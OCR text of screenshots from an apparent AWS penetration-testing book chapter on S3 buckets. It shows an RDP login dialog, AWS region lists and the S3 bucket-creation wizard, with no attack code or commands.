
User name: Administrator

You will be asked for credentials when you connect.

□ Allow me to save credentials

Connection settings

Save the current connection settings to an RDP file or open a saved connection.



Windows Security


Enter your credentials


These credentials will be used to connect to ec2-54-153-60-189.us-west-1.compute.amazonaws.com.

Administrator


●●●●●●●●●●●


Chapter 4: Exploiting S3 Buckets


Moos1e
Oregon
US East (N. Virginia) us-east-1
US East (Ohio) us-east-2
US West (N. California) us-west-1
US West (Oregon) us-west-2
Asia Pacific (Hong Kong) ap-east-1
Asia Pacific (Mumbai) ap-south-1
Asia Pacific (Seoul) ap-northeast-2
Asia Pacific (Singapore) ap-southeast-1
Asia Pacific (Sydney) ap-southeast-2
Asia Pacific (Tokyo) ap-northeast-1
Canada (Central) ca-central-1
Europe (Frankfurt) eu-central-1
Europe (Ireland) eu-west-1
Europe (London) eu-west-2
Europe (Paris) eu-west-3
Europe (Stockholm) eu-north-1
Middle East (Bahrain) me-south-1
South America (São Paulo) sa-east-1




Code	Name	Opt-in Status	Local Zone
`us-east-2`	US East (Ohio)	Not required	No
`us-east-1`	US East (N. Virginia)	Not required	No
`us-west-1`	US West (N. California)	Not required	No
`us-west-2`	US West (Oregon)	Not required	Yes - `us-west-2-lax-1a` You must opt in to the Local Zone.
`ap-east-1`	Asia Pacific (Hong Kong)	Required	No
`ap-south-1`	Asia Pacific (Mumbai)	Not required	No
`ap-northeast-3`	Asia Pacific (Osaka-Local)	Not required	No
`ap-northeast-2`	Asia Pacific (Seoul)	Not required	No
`ap-southeast-1`	Asia Pacific (Singapore)	Not required	No
`ap-southeast-2`	Asia Pacific (Sydney)	Not required	No
`ap-northeast-1`	Asia Pacific (Tokyo)	Not required	No
`ca-central-1`	Canada (Central)	Not required	No
`eu-central-1`	Europe (Frankfurt)	Not required	No
`eu-west-1`	Europe (Ireland)	Not required	No
`eu-west-2`	Europe (London)	Not required	No
`eu-west-3`	Europe (Paris)	Not required	No
`eu-north-1`	Europe (Stockholm)	Not required	No
`me-south-1`	Middle East (Bahrain)	Required	No
`sa-east-1`	South America (São Paulo)	Not required	No



Amazon Web Services
Region
Availability Zone
Availability Zone
Availability Zone
Region
Availability Zone
Availability Zone
Availability Zone



To customize one-click navigation shortcuts simply drag your services to and from the menu bar above.



AWS Management Console




You do not have any buckets. Here is how to get started with Amazon S3.

Buckets are globally unique containers for everything that you store in Amazon S3.

After you create a bucket, you can upload your objects (for example, your photo or video files).


By default, the permissions on an object are private, but you can set up access control policies to grant permissions to others.



Bucket name: packtawspentesting

Region: US West (Oregon)

Copy settings from an existing bucket: *You have no buckets*0 Buckets



Create bucket

✓ Name and region (2) Configure options (3) Set permissions (4) Review

Properties

Versioning

□ Keep all versions of an object in the same bucket. Learn more

Server access logging

□ Log requests for access to your bucket. Learn more

Tags

You can use tags to track project costs. Learn more

Key | Value

+ Add another

Object-level logging


□ Record object-level API activity using AWS CloudTrail for an additional cost. See CloudTrail pricing or learn more

Default encryption

□ Automatically encrypt objects when they are stored in S3. Learn more

▸ Advanced settings

Management



public access. If you require some level of public access to your buckets or objects within, you can customize the individual settings below to suit your specific storage use cases. Learn more

Disabling Block all public access may result in this bucket and the objects within becoming public

